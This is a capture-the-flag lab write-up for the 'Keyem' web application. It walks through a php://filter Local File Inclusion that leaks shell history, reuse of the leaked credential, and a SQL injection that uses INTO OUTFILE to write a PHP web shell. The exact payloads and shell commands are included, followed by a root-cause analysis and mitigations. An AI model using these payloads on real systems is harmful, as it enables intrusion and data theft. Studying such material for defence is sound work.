Local File Inclusion and SQL Injection to RCE | Keyem

Lab Link
Lab: Keyem
Overview
Keyem was a WebVerse Pro lab that demonstrated how multiple common weaknesses can be chained into full application compromise.
The public website used a page parameter to include local content. Basic directory traversal attempts were blocked, but PHP stream wrappers were still accepted. By using php://filter, it was possible to read sensitive local files in Base64 form. One of those files disclosed command history for the web systems user, including an administrator credential that had been reused for the staff portal.
After authenticating to the staff area, the staff directory search/export functionality exposed a SQL injection vulnerability. The injection was powerful enough to use MySQL INTO OUTFILE to write a PHP web shell into the web root. That provided command execution and allowed the flag file to be located and read.
Sensitive values such as the live hostname, session cookies, recovered password, shell filename, and final flag are redacted.
Objective
Gain administrative access to the Keyem application and retrieve the challenge flag.
Vulnerability Identification
This challenge is primarily an injection-based compromise chain involving Local File Inclusion and SQL Injection.
Classification Hierarchy
1
2
3
4
5
6
7
8
9
10
11
12
13
14
OWASP Top 10:2025
└── A05 - Injection
    ├── Local File Inclusion
    │   └── PHP stream wrapper abuse
    │       └── php://filter Base64 file disclosure
    │           └── Sensitive credential exposure
    │               └── Staff portal authentication
    └── SQL Injection
        └── Staff directory search/export parameter
            └── UNION SELECT payload
                └── MySQL INTO OUTFILE
                    └── PHP web shell write
                        └── Remote command execution
                            └── Flag retrieval
The first vulnerability provided sensitive file disclosure. The second vulnerability converted authenticated access into remote command execution.
Reconnaissance
The public site used a classic page include pattern:
1
2
GET /?page=pages/pianos.html HTTP/2
Host: <LAB_HOST>
The response rendered the expected public content, confirming that the application dynamically loaded files based on the page parameter.
Navigation links followed the same structure:
1
2
3
4
5
<a href="/?page=pages/pianos.html">Pianos</a>
<a href="/?page=pages/brands.html">Brands</a>
<a href="/?page=pages/services.html">Services</a>
<a href="/?page=pages/about.html">About</a>
<a href="/?page=pages/visit.html">Visit</a>
This made the page parameter the first major attack surface.
Initial direct traversal payloads were blocked:
1
2
GET /?page=../../../../../../etc/passwd HTTP/2
Host: <LAB_HOST>
The server returned a custom 403 Forbidden page:
1
2
HTTP/2 403 Forbidden
Content-Type: text/html; charset=UTF-8
A URL-encoded traversal attempt was also blocked:
1
2
GET /?page=..%2F..%2F..%2F..%2Fetc%2Fpasswd HTTP/2
Host: <LAB_HOST>
Again, the application returned a 403 Forbidden response.
This showed that the application was not simply including arbitrary paths directly. It had some filtering or deny-list logic for traversal sequences such as ../.
However, blocking traversal strings does not automatically make a file include safe. The next question was whether PHP wrappers were allowed.
Exploitation
Step 1 - Bypassing the Traversal Filter with php://filter
Instead of using ../, the request used PHP’s filter wrapper to Base64-encode a local file before including it:
1
2
GET /?page=php://filter/convert.base64-encode/resource=/home/tilly/.bash_history HTTP/2
Host: <LAB_HOST>
The server responded with 200 OK, and the body contained Base64 text inside the <main> element.
A shortened example looked like this:
1
Y2QgL3Zhci93d3cvaHRtbApscyAtbGEgYWRtaW4v...
Decoding the Base64 revealed shell history for the tilly user.
1
echo '<BASE64_OUTPUT>' | base64 -d
The decoded history showed useful operational context:
1
2
3
4
5
6
7
8
9
10
11
cd /var/www/html
ls -la admin/
git status
tail -n 40 /var/log/apache2/error.log
mysql -u keyem -p -e 'use keyem; select count(*) from employees;'
crontab -l
mkdir -p /home/tilly/backups
vi /usr/local/bin/keyem-maint.sh
chmod +x /usr/local/bin/keyem-maint.sh
echo '<REDACTED_PASSWORD>' | sudo -S apt-get -y upgrade
history -w
The important finding was that the shell history contained a password-like value used with sudo -S.
Because the public footer credited the website and systems to Tilly Brennan, the likely staff username was:
1
tilly
At this point, the LFI had turned into credential disclosure.
Step 2 - Authenticating to the Staff Portal
The staff login endpoint was discovered under:
1
/admin/login.php
The recovered password was tested against the tilly account:
1
2
3
4
5
POST /admin/login.php HTTP/2
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

username=tilly&password=<REDACTED_PASSWORD>
The server returned a redirect to the staff dashboard:
1
2
3
HTTP/2 302 Found
Set-Cookie: PHPSESSID=<REDACTED_SESSION>; path=/
Location: /admin/index.php
Following the redirect confirmed staff access:
1
2
3
GET /admin/index.php HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
The dashboard showed that the session was signed in as Tilly Brennan:
1
<span>Signed in as <strong>Tilly Brennan</strong></span>
This confirmed that a credential disclosed through LFI was valid for the internal portal.
Step 3 - Reviewing the Staff Directory
Inside the dashboard, a Staff Directory link was available:
1
/admin/employees.php
The page described itself as a searchable team directory:
1
2
<h1 class="adm-h">Staff Directory</h1>
<p class="adm-sub">Search the team by name. Look up extensions and emails, or export the list to CSV.</p>
The search parameter was named q.
A simple SQL injection test was sent:
1
2
3
GET /admin/employees.php?q=%27+or+1%3D1--+- HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
The response returned staff records, indicating that the query was likely being constructed unsafely.
The page also had an export feature:
1
/admin/employees.php?q=<search>&export=1
This mattered because export functionality often executes a slightly different code path and may write server-side files.
Step 4 - Writing a PHP Web Shell with INTO OUTFILE
The SQL injection was then used to write a PHP payload into the web root using MySQL INTO OUTFILE.
The payload concept was:
1
2
3
4
5
6
7
8
' UNION SELECT
  1,
  2,
  3,
  4,
  '<?php system($_GET["cmd"]); ?>'
INTO OUTFILE '/var/www/html/<REDACTED_SHELL>.php'
-- -
The request looked like this after URL encoding:
1
2
3
GET /admin/employees.php?q=%27UNION+SELECT+1%2C2%2C3%2C4%2C%27%3C%3Fphp+system%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%27+INTO+OUTFILE+%27%2Fvar%2Fwww%2Fhtml%2F<REDACTED_SHELL>.php%27--+-&export=1 HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
On repeat execution, the application disclosed a useful database error:
1
2
3
<div class="adm-alert">
Search error: SQLSTATE[HY000]: General error: 1086 File '/var/www/html/<REDACTED_SHELL>.php' already exists
</div>
This confirmed that the file had already been written successfully.
The important lesson here is that INTO OUTFILE writes the file before the application attempts to render a normal result set. Even if the page returns an error afterward, the file may already exist on disk.
Step 5 - Confirming Command Execution
The shell was accessed directly from the web root:
1
2
3
GET /<REDACTED_SHELL>.php?cmd=whoami HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
The command output confirmed that the PHP payload was being executed by the server.
A safer verification command during a lab is:
1
whoami
At this point, the chain had reached remote command execution.
Step 6 - Locating the Flag
The next step was to search for flag-like files:
1
2
3
GET /<REDACTED_SHELL>.php?cmd=find+/+-iname+%22*flag*%22+2%3E/dev/null HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
The response disclosed the flag path:
1
/home/tilly/secretfolder/flag.txt
The file was then read through the same command execution primitive:
1
2
3
GET /<REDACTED_SHELL>.php?cmd=cat%20/home/tilly/secretfolder/flag.txt HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
The response contained the challenge flag.
Proof of Exploitation
The exploitation chain was:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Public page include parameter
        ↓
php://filter Local File Inclusion
        ↓
Read /home/tilly/.bash_history as Base64
        ↓
Recover reused staff credential
        ↓
Login as tilly to /admin/login.php
        ↓
Access /admin/employees.php
        ↓
Exploit SQL injection in q parameter
        ↓
Use UNION SELECT ... INTO OUTFILE
        ↓
Write PHP shell to /var/www/html/
        ↓
Execute commands through HTTP
        ↓
Read /home/tilly/secretfolder/flag.txt
Key proof points:
1
2
GET /?page=php://filter/convert.base64-encode/resource=/home/tilly/.bash_history HTTP/2
Host: <LAB_HOST>
1
2
3
4
5
POST /admin/login.php HTTP/2
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

username=tilly&password=<REDACTED_PASSWORD>
1
2
3
HTTP/2 302 Found
Location: /admin/index.php
Set-Cookie: PHPSESSID=<REDACTED_SESSION>; path=/
1
2
3
GET /admin/employees.php?q=<SQLI_PAYLOAD>&export=1 HTTP/2
Host: <LAB_HOST>
Cookie: PHPSESSID=<REDACTED_SESSION>
1
Search error: SQLSTATE[HY000]: General error: 1086 File '/var/www/html/<REDACTED_SHELL>.php' already exists
1
2
GET /<REDACTED_SHELL>.php?cmd=find+/+-iname+%22*flag*%22+2%3E/dev/null HTTP/2
Host: <LAB_HOST>
1
/home/tilly/secretfolder/flag.txt
The final flag value is intentionally redacted:
1
WEBVERSE{REDACTED_FLAG}
Root Cause Analysis
This lab was not caused by one isolated mistake. It was a chain of security weaknesses that amplified each other.
1. Unsafe File Inclusion
The application allowed user-controlled input to influence which file was included:
1
/?page=pages/pianos.html
The application attempted to block direct traversal patterns, but it did not properly restrict inclusion to a safe allowlist of known page files.
The result was that PHP stream wrappers such as php://filter were still usable.
A vulnerable pattern may look conceptually like this:
1
2
3
4
5
6
7
8
$page = $_GET['page'] ?? 'pages/home.html';

if (strpos($page, '../') !== false) {
    http_response_code(403);
    exit;
}

include $page;
This blocks one dangerous string but does not guarantee that the included resource is safe.
2. Sensitive Data in Shell History
The .bash_history file contained a password-like value used with sudo -S.
Command history should never contain plaintext credentials. In this lab, the password was later reused for the staff portal, turning file disclosure into authenticated access.
3. SQL Injection in Staff Directory Search
The staff directory search appeared to include the q parameter directly in a SQL query.
A vulnerable query may conceptually look like this:
1
2
3
4
5
$q = $_GET['q'];

$sql = "SELECT id, name, role, email, extension
        FROM employees
        WHERE name LIKE '%$q%'";
If $q is not parameterized, an attacker can break out of the intended string context and inject SQL.
4. Dangerous Database File Write Capability
The MySQL user had enough permission to write a file using INTO OUTFILE, and the target path was the web root:
1
/var/www/html/
This is dangerous because a file written there can be served and executed by the PHP web server.
The combination of SQL injection, FILE privilege, and a PHP-executable web root created a direct path from SQL injection to remote command execution.
Impact
The impact of this chain was full compromise of the web application environment.
An attacker could:
- Read arbitrary local files reachable by the PHP process.
- Disclose shell history and operational secrets.
- Reuse exposed credentials to access internal staff tools.
- Enumerate employee information.
- Exploit SQL injection in authenticated functionality.
- Write arbitrary files into the web root.
- Execute operating system commands through a PHP shell.
- Locate and read sensitive files belonging to the application user.
- Retrieve the challenge flag.
In a real organization, this could lead to exposure of customer records, staff information, internal credentials, backups, source code, database secrets, and server-side configuration.
Mitigation
Secure File Inclusion
Use an allowlist of known-safe page identifiers instead of accepting file paths from users.
Example safer pattern:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$pages = [
    'home' => __DIR__ . '/pages/home.html',
    'pianos' => __DIR__ . '/pages/pianos.html',
    'brands' => __DIR__ . '/pages/brands.html',
    'services' => __DIR__ . '/pages/services.html',
    'about' => __DIR__ . '/pages/about.html',
    'visit' => __DIR__ . '/pages/visit.html',
];

$key = $_GET['page'] ?? 'home';

if (!array_key_exists($key, $pages)) {
    http_response_code(404);
    exit;
}

include $pages[$key];
Additional hardening:
- Disable dangerous wrappers where possible.
- Avoid passing user input directly to
include,require,fopen, or similar functions. - Normalize paths and enforce a fixed base directory.
- Reject stream wrappers such as
php://,data://, andexpect://.
Protect Sensitive Files
- Do not store credentials in shell history.
- Configure shell history to ignore sensitive commands.
- Use environment variables, secret managers, or privilege-specific configuration files.
- Rotate any credential that may have been exposed.
- Avoid password reuse between operating system accounts and application accounts.
Fix SQL Injection
Use prepared statements for all database queries.
Example:
1
2
3
4
5
6
7
$stmt = $pdo->prepare(
    "SELECT id, name, role, email, extension
     FROM employees
     WHERE name LIKE ?"
);

$stmt->execute(['%' . $q . '%']);
Avoid concatenating user input into SQL strings.
Restrict MySQL File Writes
- Remove the MySQL
FILEprivilege unless absolutely required. - Configure
secure_file_privto a non-web-accessible directory. - Ensure the database user cannot write to
/var/www/html. - Run the database and web server with least privilege.
- Monitor for unexpected
.phpfiles appearing in upload or export directories.
Harden the Web Server
- Prevent execution of PHP files in directories that may receive user or database-controlled content.
- Separate export directories from the web root.
- Apply file integrity monitoring to detect unexpected shell drops.
- Log and alert on suspicious requests containing SQL keywords or PHP tags.
Real-World Insight
This lab is a strong example of why partial filtering is not a complete security control.
The application blocked obvious traversal strings such as ../, which may look like protection at first glance. However, the root issue remained: user input still controlled a file inclusion sink. Once php://filter was accepted, the attacker no longer needed classic traversal.
The second major lesson is that credential exposure often turns a low-privilege bug into a much larger compromise. Reading a shell history file might seem less severe than reading /etc/passwd, but operational history can reveal passwords, commands, scripts, backups, and internal paths.
Finally, SQL injection impact depends heavily on database privileges and deployment layout. If the database account can write to a PHP-executable web root, SQL injection can become remote command execution. Security controls such as secure_file_priv only help when configured to a directory that is not served and executed by the web server.
Key defensive takeaway:
1
2
3
Never allow user input to choose server-side files.
Never reuse credentials across system and application boundaries.
Never let a database account write executable files into the web root.
Wrap-Up
Keyem chained multiple realistic weaknesses into a full compromise:
- A file include parameter accepted PHP stream wrappers.
php://filterdisclosed Tilly’s shell history.- The history leaked a reused staff credential.
- The credential granted access to the staff portal.
- The staff directory search was vulnerable to SQL injection.
- MySQL
INTO OUTFILEwrote a PHP shell into the web root. - The shell enabled command execution and flag retrieval.
The challenge demonstrates how small mistakes across different layers can combine into a critical exploit path. A blocked traversal payload did not make the include safe, a staff-only SQL injection was still dangerous, and a database file-write permission became critical because the target directory was web-accessible and PHP-executable.